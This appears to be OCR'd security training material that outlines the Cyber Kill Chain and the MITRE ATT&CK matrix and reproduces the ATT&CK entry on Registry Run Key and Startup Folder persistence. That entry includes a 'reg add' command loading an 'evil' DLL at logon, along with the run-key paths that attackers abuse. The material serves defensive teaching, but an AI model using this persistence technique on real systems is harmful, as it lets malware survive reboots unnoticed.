
Cyber Kill Chain

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control
7. Actions on Objectives

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

MITRE ATT&CK




Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 16 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Modify Authentication Process (5)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (12)	Process Injection (12)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (5)	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	Group Policy Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
				Modify Authentication Process (5)	Valid Accounts (4)	Hide Artifacts (10)	Steal Application Access Token	Network Service Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)		Hijack Execution Flow (12)	Steal or Forge Kerberos Tickets (4)	Network Share Discovery		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Impair Defenses (9)	Steal Web Session Cookie	Network Sniffing		Input Capture (4)	Traffic Signaling (1)		
				Scheduled Task/Job (5)		Indicator Removal on Host (6)	Unsecured Credentials (7)	Password Policy Discovery		Screen Capture	Web Service (3)		
				Server Software Component (5)		Indirect Command Execution		Peripheral Device Discovery		Video Capture			
				Traffic Signaling (1)		Masquerading (7)		Permission Groups Discovery (3)					
				Valid Accounts (4)		Modify Authentication Process (5)		Process Discovery					
						Modify Cloud Compute Infrastructure (4)		Query Registry					
						Modify Registry		Remote System Discovery					
						Modify System Image (2)		Software Discovery (1)					
						Network Boundary Bridging (1)		System Information Discovery					
						Obfuscated Files or Information (6)		System Location Discovery (1)					
								System Network Configuration Discovery (1)					

https://attack.mitre.org/

Attack Examples

Persistence



Home > Techniques > Enterprise > Boot or Logon Autostart Execution > Registry Run Keys / Startup Folder

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Other sub-techniques of Boot or Logon Autostart Execution (14)

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in.[1] These programs will be executed under the context of the user and will have the account's associated permissions level.

Placing a program within a startup folder will also cause that program to execute when a user logs in. There is a startup folder location for individual user accounts as well as a system-wide startup folder that will be checked regardless of which user account logs in. The startup folder path for the current user is `C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. The startup folder path for all users is `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`.

The following run keys are created by default on Windows systems:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`

Run keys may exist under multiple hives.[2][3] The `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx` is also available but is not created by default on Windows Vista and newer. Registry run key entries can reference programs directly or list them as a dependency.[1] For example, it is possible to load a DLL at logon using a "Depend" key with RunOnceEx: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d "C:\temp\evil[.]dll"` [4]

The following Registry keys can be used to set startup folder items for persistence:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders`

ID: T1547.001

Sub-technique of: T1547

ⓘ Tactics: Persistence, Privilege Escalation

ⓘ Platforms: Windows

ⓘ Permissions Required: Administrator, User

ⓘ CAPEC ID: CAPEC-270

Contributors: Oddvar Moe, @oddvarmoe

Version: 1.1

